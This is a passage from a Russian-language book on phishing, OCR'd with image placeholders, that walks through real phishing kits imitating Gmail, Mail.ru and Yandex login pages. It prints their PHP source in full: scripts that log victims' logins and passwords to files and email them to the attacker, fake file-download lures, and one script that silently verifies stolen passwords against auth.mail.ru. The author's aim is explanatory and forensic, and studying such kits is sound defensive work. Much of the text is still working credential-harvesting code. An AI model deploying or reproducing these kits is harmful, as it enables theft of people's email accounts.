


Рис. 1.20. Код для проверки интерпретации PHP





Рис. 1.21. Результат исполнения PHP-скрипта

Фишинг-движок изнутри. Пример 1

Рассмотрим первый готовый фэйк (фишинг-движок). В него входят два файла с расширением «.php»: index.php и login.php (рис. 1.22).



Имя	Дата изменения	Тип	Размер
style_files	26.06.2017 12:56	Папка с файлами	
aspushkin	25.06.2017 14:21	Файл "TXT"	1 КБ
index.php	07.09.2015 9:38	Файл "PHP"	56 КБ
login.php	25.06.2017 15:07	Файл "PHP"	1 КБ

Рис. 1.22. Файлы фишинг-движка

В файле index.php располагается масса элементов, отвечающих за интерфейс фишинг-движка.

При интерпретации данного скрипта сервер предоставляет пользователю интерфейс почтового сервера и поля (или поле) для ввода данных. Этот файл также содержит инструкции, куда их направлять на обработку (рис. 1.23).




Рис. 1.23. Содержимое файла index.php фишинг-движка

В данном рассматриваемом случае у фишинг-движка интерфейс, который злоумышленники украли у официального почтового сервиса[1] (рис. 1.24).

[1] Почтовый сервис gmail.com компании Google.




Рис. 1.24. Интерфейс фишинг-движка

Следующий файл login.php не менее важен, именно к нему осуществляется обращение из интерфейса, создаваемого файлом index.php, при нажатии кнопки (или других определяемых программой операциях) (рис. 1.25).

login.php

```
<?php
$valid_file = "aspushkin.txt";
$email = "testP99800@yahoo.com";
$location = "http://mail.google.com";

$login = @$_POST['login'];
$pass = @$_POST['password'];

if($login == "" || $pass == "") { header("Location: index.php?err&login=".$login); exit; }

if($valid_file != "")
{
    $file = fopen($valid_file, 'a');
    fwrite($file, "$login:$pass\r\n");
    fclose($file);
}

if($email != "") mail($email, "Data from google", "$login:$pass");

header('Location: '.$location);

?>
```

Рис. 1.25. Интерфейс фишинг-движка

Для того чтобы не отпугнуть неподготовленного читателя массой непонятных строчек кода, пройдемся по основным строчкам программы и разберемся в псевдосложной внутренней начинке фишинг-движков.

Строчкой

```
$valid_file = "aspushkin.txt";
```

задается файл, в который программа будет записывать получаемые учетные данные.

Далее:

```
$email = «testP99800@yahoo.com»;
$location = "http://mail.google.com";
```

Задается адрес электронной почты, куда программа будет отправлять вновь поступающие данные в онлайн-режиме, в рассматриваемом примере это testP99800@yahoo.com, и определяется ресурс, куда будет отправляться пользователь после получения от него всего, чего хотелось злоумышленнику, в данном случае – http://mail.google.com.

Можно задать любой ресурс для возврата пользователя, практически все, что угодно, но злоумышленники в целях конспирации отправляют пользователя обратно «домой» в его учетную запись на родной официальный почтовый сервер, откуда его обманом и вытянули.

Операции в строке

```
if($login == "" || $pass == "") { header("Location: index.
php?err&login=".$login); exit; }
```

осуществляют проверку на возможность пустых значений вместо введенных пользователем своих данных о логине и пароле.

Следующий блок строк:

```
if($valid_file != "")
{
    $file = fopen($valid_file, 'a');
    fwrite($file, "$login:$pass\r\n");
    fclose($file);
}
```

В этом месте скрипт открывает файл, предназначенный для записи украденных данных, и осуществляет в него запись логина и па-

роля пользователя. В приведенном примере в текстовый файл aspushkin.txt по порядку записываются поступающие данные, после чего файл закрывается.

Стоит также обратить внимание на строки:

```
if($email != "") mail($email, "Data from google", "$login:$pass");
header('Location: '.$location);
```

При выполнении функций первой строки осуществляется отправка данных на установленный в настройках движка электронный потовый адрес злоумышленника, а второй отправляет пользователя по заданному адресу, после чего шоу окончено.

Пройдем этот путь. Открываем наш localhost, работающий под установленной ранее AMPPS, и наблюдаем интерфейс подставного почтового сервера, который так и манит ввести логин и пароль (рис. 1.26).




Рис. 1.26. Интерфейс фишинг-движка

Нужно понимать, что на эту страницу фэйка пользователь попадает по ссылке вида:

```
http://ФИШИНГ-ДОМЕН/?Login=ЛОГИН-ПОЛЬЗОВАТЕЛЯ&Domain=ДОМЕН ПОЛЬЗОВАТЕЛЯ
&id=mojnovstavitidnuonnenujen12433644800000023780&msg=chtotoochennujn
oe17823612391283756
```

В данном случае используется тривиальная, но великолепная возможность языка PHP под определением «ассоциативный массив параметров, переданных скрипту через URL».

Если проще, то данная возможность позволяет передавать данные, внедряя их в строку ссылки. Поэтому нужно открыть эту страницу правильно. Вот так, например, на страницу попадает пользователь с логином «pochtauserar» по ссылке http://localhost/index.php?login=pochtauserar& (рис. 1.27):




Рис. 1.27. Интерфейс фэйка с именем пользователя, переданным через строку ссылки

Теперь интерфейс фишинг-движка встречает нас практически персонально, с указанием нашего логина электронной почты на странице.

Не будем заставлять его долго ждать и введем свои учетные данные, а вернее пароль: «superpassword».

Если проверить теперь файл aspushkin.txt, можно убедиться, что введенный пароль, а также имя нашей учетной записи успешно записаны в файл: «pochtauserar:superpassword».




Рис. 1.28. Учетные данные, сохраненные в текстовом файле на сервере

Помимо этого, мы помним, что введенные данные были отправлены на электронный адрес, заданный в файле фишинг-движка.

Фишинг-движок изнутри. Пример 2

Теперь рассмотрим более интересный экземпляр фэйка, с имитацией загрузки файла, который по статистике очень «нравится» пользователям.

Он состоит из следующих файлов (рис. 1.29):

Имя	Дата изменения	Тип	Размер
style_files	26.06.2017 12:56	Папка с файлами	
aspushkin	25.06.2017 18:35	Файл "TXT"	1 КБ
index.php	12.10.2015 9:35	Файл "PHP"	56 КБ
login.php	25.06.2017 18:10	Файл "PHP"	1 КБ
view2.php	25.06.2017 18:17	Файл "PHP"	13 КБ

Рис. 1.29. Файлы фишинг-движка

Имитация обращения к присланному в письме злоумышленником файлу выглядит следующим образом (рис. 1.30):




Рис. 1.30. Имитация обращения к файлу

В данном случае пользователь пытается открыть присланный файл schet.pdf.

При этом пробегает анимированная полоса загрузки, создающая иллюзию процесса, но что-то, видимо, пошло не так, и для продолжения требуется авторизация (рис. 1.31).




Рис. 1.31. Окно авторизации фэйка

В настройках данного фишинг-движка приблизительно то же самое, что и в предыдущем примере, кроме дополнительного программного файла, содержащего сценарий загрузки несуществующего файла, в данном случае это файл view.php. Фрагмент его содержимого приведен на рис. 1.32.

В файле login.php содержатся параметры, которые злоумышленник может изменять от случая к случаю (рис. 1.33).

В данном примере злоумышленник определяет страницу (параметр $fake), на которой находится главная страница фишинг-движка. В тегах <title> ... </title> для поддержания легенды указывает имя файла, который очень хочет посмотреть пользователь, здесь он schet.pdf.

При подготовке ссылки на страницу с использованием такого фишинг-движка злоумышленник так же, как и в первом рассмотренном примере, посредством ассоциативного массива параметров передает данные о логине пользователя и якобы присланном ему файле:

```
http://localhost/view2.php?id=schet.pdf&login=pochtauser&server=gmail-files
```

view2.php

```
<?php
$fake = 'http://localhost/';
?>
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html slick-uniqueid="1"><head>
<meta http-equiv="content-type" content="text/html; charset=UTF-8">
<link rel="stylesheet" href="style_files/css.css">
<link rel="shortcut icon" href="http://mail.google.com-mail-u-5.shva.me/docs/viewer_files/icon_9_pdf_favicon.ico">

<title>schet.pdf</title>
<script type="text/javascript" src="style_files/mootools-core-1.js"></script>
<script type="text/javascript">
window.addEvent('domready', function(){
    //$('Passwd').addEvent('change',function(){}); //Добавление события элементу
    $('progress-bar-thumb').setStyle('width', '25%');
    (function(){$('progress-bar-thumb').setStyle('width', '50%');}).delay(500);
    (function(){$('progress-bar-thumb').setStyle('width', '68%');}).delay(1500);
    (function(){$('progress-bar-thumb').setStyle('width', '75%');}).delay(2000);
    (function(){$('progress-bar-thumb').setStyle('width', '80%');}).delay(2300);
    (function(){$('progress-bar-thumb').setStyle('width', '85%');}).delay(2600);

    (function(){$('loading').setStyle('display', 'none'); $('ErrorMessage').setStyle('display', 'block'); }).delay(3000);

    (function(){ document.location.replace('<?php echo $fake."/?login=($_GET['login'])"; ?>'); }).delay(3500);

});
</script>
</head>

<body class="goog-useragent-gecko ">

<div>
<div id="docs-header" class="docs-og-minibar">
<div id="gb">
<div id="gbw">
<div id="gbu">
<div id="gbvg">
<h2 id="gbmh" class="gbxx">Account Options&gt;</h2>
<ol class="gbtc">
<li class="gbt">
```

Рис. 1.32. Фрагмент содержимого файла view.php

login.php

```
<?php
$valid_file = "aspushkin.txt";
$email = "vivalditestB@yahoo.com";
$location = "http://mail.google.com";

$invalid_file = "inv.txt";
$login = @$_POST['login'];
$pass = @$_POST['password'];
$login=str_replace('%40', '@', $login);

if($login == "" || $pass == "") { header("Location: index.php?err&login=".$login); exit; }

if($valid_file != "")
{
    $file = fopen($valid_file, 'a');
    fwrite($file, "$login:$pass\r\n");
    fclose($file);
}

if($email != "") mail($email, "Data from google", "$login:$pass");

header('Location: '.$location);


?>
```

Рис. 1.33. Фрагмент содержимого файла view.php

Фишинг-движок изнутри. Пример 3

Рассмотрим другой пример фэйка.

Интересен он тем, что в нем добавлена функция проверки правильности введенного пароля пользователем.

Автоматическая проверка похищенного пароля

Происходит это посредством функции fsockopen, которая внедрена в файл index.php этого движка.

Интерфейс движка (см. рис. 134) также был бессовестно позаимствован у официального сервиса[1] с одной лишь только целью – ввести в заблуждение пользователя и не дать ему повода засомневаться, что вводимые им данные (пароль) могут отправиться куда-либо, кроме официального почтового сервера.




Рис. 1.34. Интерфейс фэйка

Функция проверки корректности вводимых жертвой данных была введена ленивыми хакерами, которые делают фонтаны рассылок –

---

[1] Почтовый сервис https://mail.ru/ компании Mail.Ru Group.

слепых фишинговых атак – и лишний раз не хотят расстраиваться, если пользователь во время того, как его пароль пытались спереть, «очепятался» при вводе своего логина или пароля.

Фрагмент листинга, осуществляющего проверку вводимых данных:

```
<?php

$valid_file = "stoun.php";
$invalid_file = "inv.php";
$email = "testadm986@mail.ru";
$location = "http://mail.ru";
$login = @$_POST['login'];
$pass = @$_POST['password'];
$domain = @$_POST['domain'];
if($login == "" || $pass == "" || $domain == "") header("Location:
index.php?test&login=".$login.'&domain='.$domain);
$fp = fsockopen ("ssl://auth.mail.ru", 443, $errno, $errstr, 300);
$poststr = "page=&post=&login_from=&lang=&Login=".urlencode($login)."&Do
main=$domain&Password=".urlencode($pass)."&level=0";
$post = "POST /cgi-bin/auth HTTP/1.1\r\n";
$post .= "Host: auth.mail.ru\r\n";
$post .= "User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; ru;
rv:1.9.2.8) Gecko/20100722 Firefox/3.6.8 ( .NET CLR 3.5.30729)\r\n";
$post .= "Accept: text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8\r\n";
$post .= "Accept-Language: ru-ru,ru;q=0.8,en-us;q=0.5,en;q=0.3\r\n";
$post .= "Accept-Encoding: gzip,deflate\r\n";
$post .= "Accept-Charset: windows-1251,utf-8;q=0.7,*;q=0.7\r\n";
$post .= "Keep-Alive: 115\r\n";
$post .= "Connection: keep-alive\r\n";
$post .= "Content-Type: application/x-www-form-urlencoded\r\n";
$post .= "Content-Length: ".strlen($poststr)."\r\n\r\n";
$post .= "$poststr\r\n\r\n";

$out1 = '';
if (!$fp) {
echo "$errstr ($errno)<br>\n";
} else {
    fputs ($fp, $post);
    for($i=0;$i<11;$i++)
    {
       $out1 .= fgets ($fp,512);
```

```
    }
}
fclose ($fp);
$status = pars($out1, "Set-Cookie: Mpop=", ";");

if ($status != "") {
    if($valid_file != "")
    {
       $file = fopen($valid_file, 'a');
       fwrite($file, "$login@$domain:$pass\r\n");
       fclose($file);
    }

    if($email != "") mail($email, "Data from mail.ru",
"$login@$domain:$pass");

    header('Location: '.$location);
} else {
    if($invalid_file != "")
    {
       $file = fopen($invalid_file, 'a');
       fwrite($file, "$login@$domain:$pass\r\n");
       fclose($file);
    }
…
```

В результате применения функции проверки вводимых пользователем данных движок позволяет сортировать получаемые пароли по двум файлам: подтвержденные и ошибочные. На показанном примере подтвержденные логины и пароли записываются в файл stoun.php, а те, что проверку не прошли, записываются в inv.php.

И где теперь те самые советчики, которые рекомендуют вводить недостоверные пароли для проверки, фэйк перед тобой или нет?

Интересен факт, что при расследовании факта несанкционированного получения пароля скриптом такого типа (включающим в себя автоматическую проверку) в истории авторизаций электронного ящика остаются IP-адрес сервера, на котором размещен фишинг-движок, и точное время инцидента – неправомерного копирования информации.

Также в истории подключений останутся данные, передаваемые фишинг-движком при соединении с почтовым сервером, в нашем случае это такой «отпечаток»:

```
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; ru; rv:1.9.2.8)
Gecko/20100722 Firefox/3.6.8 ( .NET CLR 3.5.30729)
```

К переменной User-Agent еще вернемся. На этом с моментами, которые могут показаться технически менее подкованному читателю сложными, будет покончено. Приведенная техническая часть будет полезна при проведении исследований и для глубокого понимания процессов фишинговых сайтов.

Покончив с технической частью, можно рассмотреть еще несколько вариантов фэйков для формирования картины ассортимента и гибкости фишинг-атак.

Фишинг-движок изнутри. Пример 4

Рассмотрим еще один движок, имитирующий просмотр пользователем присланного файла под именем otchet.jpeg.

На этот раз злоумышленники использовали дизайн интерфейса другого популярного почтового сервиса[1].

Так же, как и во втором примере, при обращении к якобы присланному файлу пользователь наблюдает некий процесс то ли загрузки, то ли подключения (см. рис. 1.35).




Рис. 1.35. Процесс обращения к вложенному файлу

Как и задумано злоумышленниками, попытка просмотра пользователем присланного файла прерывается в связи с «обрывом сессии» и необходимостью повторной авторизации, о чем красноречиво сообщает интерфейс (см. рис. 1.36).

---

[1] Почтовый сервис yandex.ru ООО «Яндекс».




Рис. 1.36. Интерфейс фэйка: необходимость повторной авторизации

Код имитации открытия изображения выглядит следующим образом:

```
<script type="text/javascript">

setTimeout('location.replace("index.php?login=<?php echo @$_
GET['login']; ?>")', 2500);

</script>
</head><body bgcolor="#000000">

<img src="./passport_files/top_2.png"><br><br>

<table width="94%" height="95%" border="0">
<tbody><tr>
<td bgcolor="#333333" valign="top">
<center>
<img src="./passport_files/photo_00145547.jpg" height="40%"
vspace="3"><br>
<img src="./passport_files/loader.gif" align="top">
</center>
```

Можно отметить, что время подключения задается функцией setTimeout[1], и в зависимости от заданного значения пользователя определенное время будет развлекать анимированное изображе-

[1] http://javascript.ru/settimeout.

ние, представленное файлом loader.gif, процесса загрузки запрашиваемого файла.

Приводимые примеры демонстрируют возможности творческого применения несложных возможностей таких языков программирования, как PHP и JavaScript, в создании сценариев фишинг-движков.

Безусловно, приведенными примерами возможности не ограничиваются и всегда могут расширяться злоумышленниками с одной лишь только целью – предоставить пользователю достойное зрелище, при котором не будет возникать мыслей о символах в доменных именах.

Примеры интерфейсов

Не ограничивается фишинг и сферой применения онлайн-сервисов. Для демонстрации этого утверждения можно привести еще несколько изображений фэйков, попадавшихся автору в различные периоды времени.

Пример фишинг-движка, ведущего пользователя для скачивания присланного файла облако, – рис. 1.37.




Рис. 1.37. Интерфейс фэйка – облака

Пример фэйка, рекомендующего пользователю включение очень важной функции «Блокировки подозрительных IP» дан на рис. 1.38.

